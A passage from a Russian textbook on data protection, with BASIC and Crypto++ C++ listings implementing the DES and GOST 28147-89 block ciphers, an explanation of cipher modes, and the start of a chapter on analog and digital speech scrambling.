SUB sboxinit (b() AS INTEGER)
RESTORE sboxesl
FOR i% = 1 TO 8
 FOR j% = 1 TO 64
  READ b(i%, j%)
 NEXT j%
NEXT i%
END SUB

SUB stob (a$, mbits() AS INTEGER)
FOR i% = 1 TO 8
 b$ = MYBIN$(ASC(MID$(a$, i%, 1)))
 FOR j% = 1 TO 8
  mbits(((i% - 1) * 8) + j%) = ASC(MID$(b$, j%, 1)) - 48
 NEXT j%
NEXT i%
END SUB
```

Продолжение листинга 18.4

```
SUB transpose (datax() AS INTEGER, T() AS INTEGER, nt%)
letbe XT(), datax(), 64
FOR i% = 1 TO nt%
 datax(i%) = XT(T(i%))
NEXT i%
END SUB

SUB xtob (a$, mbits() AS INTEGER)
LOCAL X$,NIBBLE$
FOR i% = 1 to 16
    X$ = MID$(a$,i%,1)
    SELECT CASE X$
    CASE "0"
     NIBBLE$ = "0000"
    CASE "1"
     NIBBLE$ = "0001"
    CASE "2"
     NIBBLE$ = "0010"
    CASE "3"
     NIBBLE$ = "0011"
    CASE "4"
```

```
     NIBBLE$ = "0100"
    CASE "5"
     NIBBLE$ = "0101"
    CASE "6"
     NIBBLE$ = "0110"
    CASE "7"
     NIBBLE$ = "0111"
    CASE "8"
     NIBBLE$ = "1000"
    CASE "9"
     NIBBLE$ = "1001"
    CASE "A"
     NIBBLE$ = "1010"
    CASE "B"
     NIBBLE$ = "1011"
    CASE "C"
     NIBBLE$ = "1100"
    CASE "D"
     NIBBLE$ = "1101"
    CASE "E"
```

Окончание листинга 18.4

```
     NIBBLE$ = "1110"
    CASE "F"
     NIBBLE$ = "1111"
    CASE ELSE
     Print "Не является 16-ричным значением!"
     SYSTEM
    END SELECT
    FOR j% = 1 to 4
        mbits(((i% - 1) * 4) + j%) = ASC(MID$(NIBBLE$, j%, 1)) - 48
    NEXT j%
  NEXT i%
END SUB
```

Другие режимы использования алгоритма шифрования DES

Помимо режима ECB, алгоритм DES может использоваться в ***режиме сцепления блоков шифртекста*** (CBC — Cipher B1ock Chaining). Суть этого режима состоит в том, что сообщение разбивается на блоки по 64 бит, и их последовательность зашифровывается. Перед шифрованием (в режиме ECB), блок открытого текста поразрядно складывается с предыдущим блоком шифртекста. Для шифрования первого блока шифртекста требуется так называемый *вектор инициализации* (IV — initialization vector). Последний

не является секретным. Данный режим не позволяет накапливаться ошибкам при передаче, поскольку ошибка при передаче приведет к потере только двух блоков исходного текста. Кроме ECB и CBC, существуют также режимы ***шифрования с обратной связью*** (CFB — Cipher Feedback) и ***шифрования с внешней обратной связью*** (OFB — Output Feedback).

Стандарт криптографического преобразования данных ГОСТ 28147-89

Стандарт криптографического преобразования данных ГОСТ 28147-89 рекомендован к использованию для защиты любых данных, представленных в виде двоичного кода. Данный стандарт формировался с учетом мирового опыта, и в частности, при его разработке были приняты во внимание недостатки алгоритма DES. Стандарт довольно сложен, поэтому приведем лишь его концептуальное описание.

Алгоритм криптографического преобразования, установленный ГОСТ 28147-89 (далее — ГОСТ) используется для шифрования данных в двух режимах, а также для выработки *имитовставки*, которая является средством контроля целостности данных и зависит от ключей. При шифровании алгоритм ГОСТ сводится к шифру гаммирования. Блок гаммы представляет собой 64-битовую комбинацию, состоящую из двух последовательных 32-битовых блоков. Исходя из удобства изложения, далее будем называть любой 64-битовый блок *комбинацией*, а также считать, что блок состоит их двух сцепленных подблоков из 32-х битов каждый.

Гамма накладывается поразрядно по модулю 2. Каждая комбинация гаммы представляет собой результат шифрпреобразования с помощью шифра простой замены на множестве 64-битовых комбинаций. Входные комбинации для указанного шифра, в общем случае, формируются в зависимости от ключей, псевдослучайного открытого параметра **S** (*синхропосылка*), известных констант $\mathbf{c_1}$, $\mathbf{c_2}$ и предыдущего блока шифртекста. Фактически задача каждого из режимов шифрования — это формирование 64-битовых комбинаций для входа в основной режим работы ГОСТ, называемый *режимом простой замены*. По сути, ключи необходимы для работы ГОСТ именно в этом режиме. Комбинация гаммы является результатом работы алгоритма в режиме простой замены.

Алгоритм ГОСТ в качестве исходных данных использует три параметра: **K**, **X** и **Z** — 64-битовый блок данных. Первый параметр является ***долговременным***, а второй — ***сеансовым*** ключом.

Параметры независимы и имеют размер 512, 256 и 64 бита соответственно. **K** представляет собой отображение множества блоков в себя. Это отображение реализует потетрадную замену 32-разрядных блоков в 32-х разрядные и состоит из 8 подключей. Подключ $\mathbf{K_i}$ **(i = 1, …, 8**), входящий в **K**, является таблицей замены для **i-той** (слева) тетрады, т.е. состоит из 16 тетрад. В стандарте ключ **K** называется *блоком подстановки*, а подключи **K** — *узлами замены*.

Сеансовый ключ **X** состоит из восьми 32-разрядных подключей $\mathbf{X_i}$, каждый из которых в соответствующий момент используется для суммирования с некоторым блоком по модулю 2. Режим простой замены алгоритма ГОСТ реализован в виде шифра Файстеля.

Шифрование блока открытого текста **Z** алгоритмом ГОСТ производится за 32 цикла. На каждом цикле происходит преобразование входной комбинации в выходную. Шифртекстом является результат работы (выход) тридцать второго цикла, подвергнутый очень простому дополнительному преобразованию.

Процесс шифрования в режиме простой замены (рис. , который обозначим через $\mathbf{T = ГОСТ(S)}$ можно представить в виде последовательности 34 блоков $\mathbf{u = (U_{-2}, U_{-1}, U_0, U_1, U_2, \ldots, U_{30}, U_{31})}$, где $\mathbf{U_{-1}||U_0 = S}$ и $\mathbf{U_{31}||U_{30} = T}$.

Здесь $\mathbf{U_{-1}||U_0}$ — результат работы цикла **0**, $\mathbf{U_0||U_1}$ — результат работы цикла **1** и т.д. до $\mathbf{U_{31}||U_{30}}$ — результата работы цикла **31**. Дополнительное преобразование меняет порядок следования блоков: $\mathbf{U_{31}||U_{30} = T}$.

На цикле **i** используется подключ $\mathbf{X_{t(i)}}$. При шифровании используется следующая последовательность выбора подключей от начального и до последнего цикла:

$$\mathbf{t(i) = \{0,1,2,3,4,5,6,7;\ 0,1,2,3,4,5,6,7;\ 0,1,2,3,4,5,6,7;\ 7,6,5,4,3,2,1,0\}}$$

При расшифровывании используется обратный порядок следования подключей.

В режиме гаммирования последовательность 64-битовых комбинаций гаммы имеет вид: $\mathbf{\gamma_K = ГОСТ(\varphi(\sigma_{K-1}))}$, $\mathbf{k = 1, 2, \ldots}$, где $\mathbf{\sigma_0 = ГОСТ(S)}$. При этом для $\mathbf{s_1||s_2\ \varphi(\sigma)}$ состоит из двух блоков: $\mathbf{s_1 \circ c_1,\ s_2 + c_2}$.Здесь сложение с $\mathbf{c_2}$ производится по $\mathbf{mod\ 2^{32}}$, а $\mathbf{s_1 \circ c_1 = s_1 + c_1\ mod(2^{32} - 1)}$ за исключением случая $\mathbf{s_1 \circ c_1,\ s_2 + c_2}$, когда результат принимается равным $\mathbf{2^{32} - 1}$. Шестнадцатеричное представление $\mathbf{c_1}$ и $\mathbf{c_2}$, соответственно, следующее: **x01010101** и **x01010104**,

В режиме гаммирования с обратной связью

$\mathbf{\gamma_1 = ГОСТ(S)}$, $\mathbf{\gamma_{k+1} = ГОСТ(\gamma_k \oplus t_k)}$, $\mathbf{k = 1, 2, \ldots, t}$ — комбинация открытого текста.




Рис. 18.9. Цикл шифрования в режиме простой замены

Пример реализации алгоритма ГОСТ представлен в листингах 18.5 и 18.6 (компилятор — Microsoft Visual C 6.0).

Листинг 18.5. Пример реализации алгоритма ГОСТ на языке C++ в виде библиотечного класса (библиотека Crypto++ 5.1)

```
#include "pch.h"
#include "gost.h"
#include "misc.h"
```

Продолжение листинга 18.5

```
NAMESPACE_BEGIN(CryptoPP)

// S-блоки
const byte GOST::Base::sBox[8][16]={
  {4, 10, 9, 2, 13, 8, 0, 14, 6, 11, 1, 12, 7, 15, 5, 3},
  {14, 11, 4, 12, 6, 13, 15, 10, 2, 3, 8, 1, 0, 7, 5, 9},
  {5, 8, 1, 13, 10, 3, 4, 2, 14, 15, 12, 7, 6, 0, 9, 11},
  {7, 13, 10, 1, 0, 8, 9, 15, 14, 4, 6, 12, 11, 2, 5, 3},
  {6, 12, 7, 1, 5, 15, 13, 8, 4, 10, 9, 14, 0, 3, 11, 2},
  {4, 11, 10, 0, 7, 2, 1, 13, 3, 6, 8, 5, 9, 12, 15, 14},
  {13, 11, 4, 1, 3, 15, 5, 9, 0, 10, 14, 7, 6, 8, 2, 12},
  {1, 15, 13, 0, 5, 7, 10, 4, 9, 2, 3, 14, 6, 11, 8, 12}};
```

```
bool GOST::Base::sTableCalculated = false;
word32 GOST::Base::sTable[4][256];

void GOST::Base::UncheckedSetKey(CipherDir direction, const
byte *userKey, unsigned int length)
{
  AssertValidKeyLength(length);
  PrecalculateSTable();
  GetUserKey(LITTLE_ENDIAN_ORDER, key.begin(), 8, userKey,
             KEYLENGTH);
}

void GOST::Base::PrecalculateSTable()
{
  if (!sTableCalculated)
  {
    for (unsigned i = 0; i < 4; i++)
      for (unsigned j = 0; j < 256; j++)
      {
        word32 temp = sBox[2*i][j%16] | (sBox[2*i+1][j/16] << 4);
        sTable[i][j] = rotlMod(temp, 11+8*i);
      }
    sTableCalculated=true;
  }
}

#define f(x)   ( t=x,                              \
        sTable[3][GETBYTE(t, 3)] ^ sTable[2][GETBYTE(t, 2)]   \
```

Продолжение листинга 18.5

```
        ^ sTable[1][GETBYTE(t, 1)] ^ sTable[0][GETBYTE(t, 0)]
)

typedef BlockGetAndPut<word32, LittleEndian> Block;

void GOST::Enc::ProcessAndXorBlock(const byte *inBlock, const
byte *xorBlock, byte *outBlock) const
{
  word32 n1, n2, t;
  Block::Get(inBlock)(n1)(n2);
```

```
  for (unsigned int i=0; i<3; i++)
  {
    n2 ^= f(n1+key[0]);
    n1 ^= f(n2+key[1]);
    n2 ^= f(n1+key[2]);
    n1 ^= f(n2+key[3]);
    n2 ^= f(n1+key[4]);
    n1 ^= f(n2+key[5]);
    n2 ^= f(n1+key[6]);
    n1 ^= f(n2+key[7]);
  }

  n2 ^= f(n1+key[7]);
  n1 ^= f(n2+key[6]);
  n2 ^= f(n1+key[5]);
  n1 ^= f(n2+key[4]);
  n2 ^= f(n1+key[3]);
  n1 ^= f(n2+key[2]);
  n2 ^= f(n1+key[1]);
  n1 ^= f(n2+key[0]);

  Block::Put(xorBlock, outBlock)(n2)(n1);
}

void GOST::Dec::ProcessAndXorBlock(const byte *inBlock, const
byte *xorBlock, byte *outBlock) const
{
  word32 n1, n2, t;

  Block::Get(inBlock)(n1)(n2);
```

Окончание листинга 18.5

```
  n2 ^= f(n1+key[0]);
  n1 ^= f(n2+key[1]);
  n2 ^= f(n1+key[2]);
  n1 ^= f(n2+key[3]);
  n2 ^= f(n1+key[4]);
  n1 ^= f(n2+key[5]);
  n2 ^= f(n1+key[6]);
  n1 ^= f(n2+key[7]);

  for (unsigned int i=0; i<3; i++)
```

```
  {
    n2 ^= f(n1+key[7]);
    n1 ^= f(n2+key[6]);
    n2 ^= f(n1+key[5]);
    n1 ^= f(n2+key[4]);
    n2 ^= f(n1+key[3]);
    n1 ^= f(n2+key[2]);
    n2 ^= f(n1+key[1]);
    n1 ^= f(n2+key[0]);
  }

  Block::Put(xorBlock, outBlock)(n2)(n1);
}

NAMESPACE_END
```

Листинг 18.6. Заголовочный файл gost.h, используемый при реализации алгоритма ГОСТ на языке C++ в виде библиотечного класса (библиотека Crypto++ 5.1)

```
#ifndef CRYPTOPP_GOST_H
#define CRYPTOPP_GOST_H

#include "seckey.h"
#include "secblock.h"

NAMESPACE_BEGIN(CryptoPP)

struct GOST_Info : public FixedBlockSize<8>,
                   public FixedKeyLength<32>
{ static const char *StaticAlgorithmName() {return "GOST";}};
```

Окончание листинга 18.6

```
{
  class Base : public BlockCipherBaseTemplate<GOST_Info>
  {
  public:
    void UncheckedSetKey(CipherDir direction,
                         const byte *userKey, unsigned int length);
  protected:
    static void PrecalculateSTable();
```

```
    static const byte sBox[8][16];
    static bool sTableCalculated;
    static word32 sTable[4][256];

    FixedSizeSecBlock<word32, 8> key;
  };

  class Enc : public Base
  {
  public:
    void ProcessAndXorBlock(const byte *inBlock,
                  const byte *xorBlock, byte *outBlock) const;
  };

  class Dec : public Base
  {
  public:
    void ProcessAndXorBlock(const byte *inBlock,
                  const byte *xorBlock, byte *outBlock) const;
  };

public:
  typedef BlockCipherTemplate<ENCRYPTION, Enc> Encryption;
  typedef BlockCipherTemplate<DECRYPTION, Dec> Decryption;
};

typedef GOST::Encryption GOSTEncryption;
typedef GOST::Decryption GOSTDecryption;
NAMESPACE_END
#endif
```

Глава 19

Скремблирование

В речевых системах связи известно два основных метода закрытия речевых сигналов, различающихся по способу передачи по каналам связи: ***аналоговое скремблирование*** и ***дискретизация речи с последующим шифрованием***. Под *скремблированием* понимается изменение характеристик речевого сигнала, таким образом, что полученный модулированный сигнал, обладая свойствами неразборчивости и неузнаваемости, занимает ту же полосу частот, что и исходный сигнал.

Каждый из этих методов имеет свои достоинства и недостатки.

Так, для аналоговых скремблеров характерно присутствие при передаче в канале связи фрагментов исходного открытого речевого сообщения, преобразованного в частотной и (или) временн***о***й области. Это означает, что злоумышленники могут попытаться перехватить и проанализировать передаваемую информацию на уровне звуковых сигналов. Поэтому ранее считалось, что, несмотря на высокое качество и разборчивость восстанавливаемой речи, аналоговые скремблеры могут обеспечивать лишь низкую или среднюю, по сравнению с цифровыми системами, степень закрытия. Однако новейшие алгоритмы аналогового скремблирования способны обеспечить не только средний, но очень высокий уровень закрытия.

Цифровые системы не передают какой-либо части исходного речевого сигнала. Речевые компоненты кодируются в цифровой поток данных, который смешивается с псевдослучайной последовательностью, вырабатываемой ключевым генератором по одному из криптографических алгоритмов. Подготовленное таким образом сообщение передается с помощью модема в канал связи, на приемном конце которого проводятся обратные преобразования с целью получения открытого речевого сигнала.

Технология создания широкополосных систем, предназначенных для закрытия речи, хорошо известна, а ее реализация не представляет особых трудностей. При этом используются такие методы кодирования речи, как АДИКМ (адаптивная дифференциальная и импульсно-кодовая модуляция), ДМ (дельта-модуляция) и т.п. Но представленная таким образом дискретизированная речь может передаваться лишь по специально выделенным широкополосным каналам связи с полосой пропускания 4,8–19,2 кГц. Это означает, что она не пригодна для передачи по линиям телефонной сети общего пользования, где требуемая скорость передачи данных должна составлять не менее 2400 бит/с. В таких случаях используются узкополосные системы, главной трудностью при реализации которых является высокая сложность алгоритмов снятия речевых сигналов, осуществляемых в вокодерных устройствах.

Посредством дискретного кодирования речи с последующим шифрованием всегда достигалась высокая степень закрытия. Ранее этот метод имел ограниченное применение в имеющихся узкополосных каналах из-за низкого качества восстановления передаваемой речи.

Достижения в развитии технологий низкоскоростных дискретных кодеров позволили значительно улучшить качество речи без снижения надежности закрытия.

Аналоговые скремблеры подразделяются на:

- речевые скремблеры простейших типов на базе временных и (или) частотных перестановок речевого сигнала (рис. 19.1);
- комбинированные речевые скремблеры на основе частотно-временных перестановок отрезков речи, представленных дискретными отсчетами, с применением цифровой обработки сигналов (рис. 19.2).




Рис. 19.1. Схема простейшего речевого скремблера




Рис. 19.2. Схема комбинированного речевого скремблера

Цифровые системы закрытия речи подразделяются на широкополосные (рис. 19.3) и узкополосные (рис. 19.4).

Говоря об обеспечиваемом уровне защиты или степени секретности систем закрытия речи, следует отметить, что эти понятия весьма условные. К настоящему времени не выработано на этот счет четких правил или стандартов. Однако в ряде изделий основные уровни защиты определяются, как ***тактический*** и ***стратегический***, что в некотором смысле перекликается с понятиями *практической* и *теоретической* стойкости криптосистем закрытия данных.




Рис. 19.3. Схема широкополосной системы закрытия речи




Рис. 19.4. Схема узкополосной системы закрытия речи

Тактический, или низкий, уровень используется для защиты информации от прослушивания посторонними лицами на период, измеряемый от минут до дней. Существует много простых методов и способов обеспечения такого уровня защиты с приемлемой стойкостью.

Стратегический, или высокий, уровень ЗИ от перехвата используется в ситуациях, подразумевающих, что высококвалифицированному, технически хорошо оснащенному специалисту потребуется для дешифрования перехваченного сообщения период времени от нескольких месяцев до нескольких лет.

Часто применяется и понятие *средней степени защиты*, занимающее промежуточное положение между тактическим и стратегическим уровнем закрытия.

По результатам проведенных исследований можно составить диаграммы (рис 19.5), показывающие взаимосвязь между различными методами закрытия речевых сигналов, степенью секретности и качеством восстановленной речи.

Следует отметить, что такое понятие, как *качество восстановленной речи*, строго говоря, достаточно условно. Под ним обычно понимают узнаваемость абонента и разборчивость принимаемого сигнала.




Рис. 19.5. Сравнительные диаграммы разных методов закрытия речевых сигналов

Аналоговое скремблирование

Среди современных устройств закрытия речевых сигналов наибольшее распространение имеют устройства, использующие метод аналогового скремблирования. Это позволяет, во-первых, снизить стоимость таких устройств, во-вторых, эта аппаратура применяется в большинстве случаев в стандартных телефонных каналах с полосой 3 кГц, в-третьих, она обеспечивает коммерческое качество дешифрованной речи, и, в-четвертых, гарантирует достаточно высокую степень закрытия речи.

Аналоговые скремблеры преобразуют исходный речевой сигнал посредством изменения его амплитудных, частотных и временны**х** параметров в различных комбинациях. Скремблированный сигнал затем может быть передан по каналу связи в той же полосе частот, что и открытый. В аппаратах такого типа используется один или несколько следующих **принципов аналогового скремблирования**.

1. ***Скремблирование в частотной области***: *частотная инверсия* (преобразование спектра сигнала с помощью гетеродина и фильтра), *частотная инверсия и смещение* (частотная инверсия с меняющимся скачкообразно смещением несущей частоты), *разделение полосы частот* речевого сигнала на ряд поддиапазонов с последующей их перестановкой и инверсией.
2. ***Скремблирование во временной области*** — разбиение фрагментов на сегменты с перемешиванием их по времени с последующим прямым и (или) инверсным считыванием.
3. Комбинация временного и частотного скремблирования.

Как правило, все перестановки каким-либо образом выделенных сегментов или участков речи во временн***о***й и (или) в частотной областях осуществляются по закону псевдослучайной последовательности (ПСП). ПСП вырабатывается шифратором по ключу, меняющемуся от одного речевого сообщения к другому.

На стороне приемника выполняется дешифрование цифровых кодов, полученных из канала связи, и преобразование их в аналоговую форму. Системы, работа которых основана на таком методе, являются достаточно сложными, поскольку для обеспечения высокого качества передаваемой речи требуется высокая частота дискретизации входного аналогового сигнала и, соответственно, высокая скорость передачи данных (не менее 2400 бод). По такому же принципу можно разделить и устройства дискретизации речи с последующим шифрованием.

Несмотря на всю свою сложность, аппаратура данного типа используется в коммерческих структурах, большинство из которых передает данные по каналу связи со скоростями модуляции от 2,4 до 19,2 кбит/с, обеспечивая при этом несколько худшее качество воспроизведения речи по сравнению с обычным телефоном. Основным же преимуществом таких цифровых систем кодирования и шифрования остается высокая степень закрытия речи. Это достигается посредством использования широкого набора криптографических методов, применяемых для защиты передачи данных по каналам связи.

Так как скремблированные речевые сигналы в аналоговой форме лежат в той же полосе частот, что и исходные открытые, это означает, что их можно передавать по обычным каналам связи, используемым для передачи речи, без какого-либо специального оборудования (модема). Поэтому устройства речевого скремблирования не так дороги и значительно проще, чем устройства дискретизации с последующим цифровым шифрованием.

По режиму работы аналоговые скремблеры можно разбить на два класса:

- *статические системы*, схема кодирования которых остается неизменной в течение всей передачи речевого сообщения;
- *динамические системы*, постоянно генерирующие кодовые подстановки в ходе передачи (код может быть изменен в процессе передачи в течение каждой секунды).

Очевидно, что динамические системы обеспечивают более высокую степень защиты, поскольку резко ограничивают возможность легкого прослушивания переговоров посторонними лицами.

Процесс аналогового скремблирования представляет собой сложное преобразование речевого сигнала с его последующим восстановлением (с сохранением разборчивости речи) после прохождения преобразованного сигнала по узкополосному каналу связи, подверженному воздействию шумов и помех. Возможно *преобразование речевого сигнала* по трем параметрам: ***амплитуде***, ***частоте*** и ***времени***. Считается, что использовать *амплитуду* нецелесообразно, так как изменяющиеся во времени соотношения сигнал/шум делают чрезвычайно сложной задачу точного восстановления амплитуды сигнала. Поэтому практическое применение получили только *частотное* и *временн**о**е* скремблирование, а также их комбинации. В качестве вторичных ступеней скремблиро-

вания в таких системах могут использоваться некоторые виды амплитудного скремблирования.

Существует два основных вида ***частотных скремблеров*** — ***инверсные*** и ***полосовые***. Оба основаны на преобразованиях спектра исходного речевого сигнала для сокрытия передаваемой информации и восстановления полученного сообщения путем обратных преобразований.

Инверсный скремблер (рис. 19.6) осуществляет преобразование речевого спектра, равносильное повороту частотной полосы речевого сигнала вокруг некоторой средней точки. При этом достигается эффект преобразования низких частот в высокие и наоборот.




Рис. 19.6. Принцип работы инвертора речи

Данный способ обеспечивает невысокий уровень закрытия, так как при перехвате легко устанавливается величина частоты, соответствующая средней точке инверсии в полосе спектра речевого сигнала.

Некоторое повышение уровня закрытия обеспечивает *полосно-сдвиговый инвертор*, разделяющий полосу на две субполосы. При этом точка разбиения выступает в роли некоторого ключа системы. В дальнейшем каждая субполоса может инвертироваться вокруг своей средней частоты. Этот вид скремблирования, однако, также слишком прост для вскрытия при перехвате и не обеспечивает надежного закрытия. Повысить уровень закрытия можно путем изменения по некоторому закону частоты, соответствующей точке разбиения на полосы речевого сигнала (ключа системы).

Речевой спектр можно также разделить на несколько частотных полос равной ширины и произвести их перемешивание и инверсию по некоторому правилу (ключ системы). Так функционирует *полосовой скремблер* (рис. 19.7).




Рис. 19.7. Принцип работы четырехполосного скремблера

Изменение ключа системы позволяет повысить степень закрытия, но требует введения синхронизации на приемной стороне системы. Основная часть энергии речевого сигнала сосредоточена в небольшой области низкочастотного спектра, поэтому выбор вариантов перемешивания ограничен, и многие системы характеризуются относительно высокой остаточной разборчивостью.

Существенное повышение степени закрытия речи может быть достигнуто путем реализации в полосовом скремблере *быстрого преобразования Фурье* (БПФ). При этом количество допустимых перемешиваний частотных полос значительно увеличивается, что обеспечивает высокую степень закрытия без ухудшения качества речи. Можно дополнительно повысить степень закрытия путем осуществления задержек различных частотных компонент сигнала на разную величину. Схема такой системы показана на рис. 19.8.




Рис. 19.8. Основная форма реализации аналогового скремблера на основе БПФ

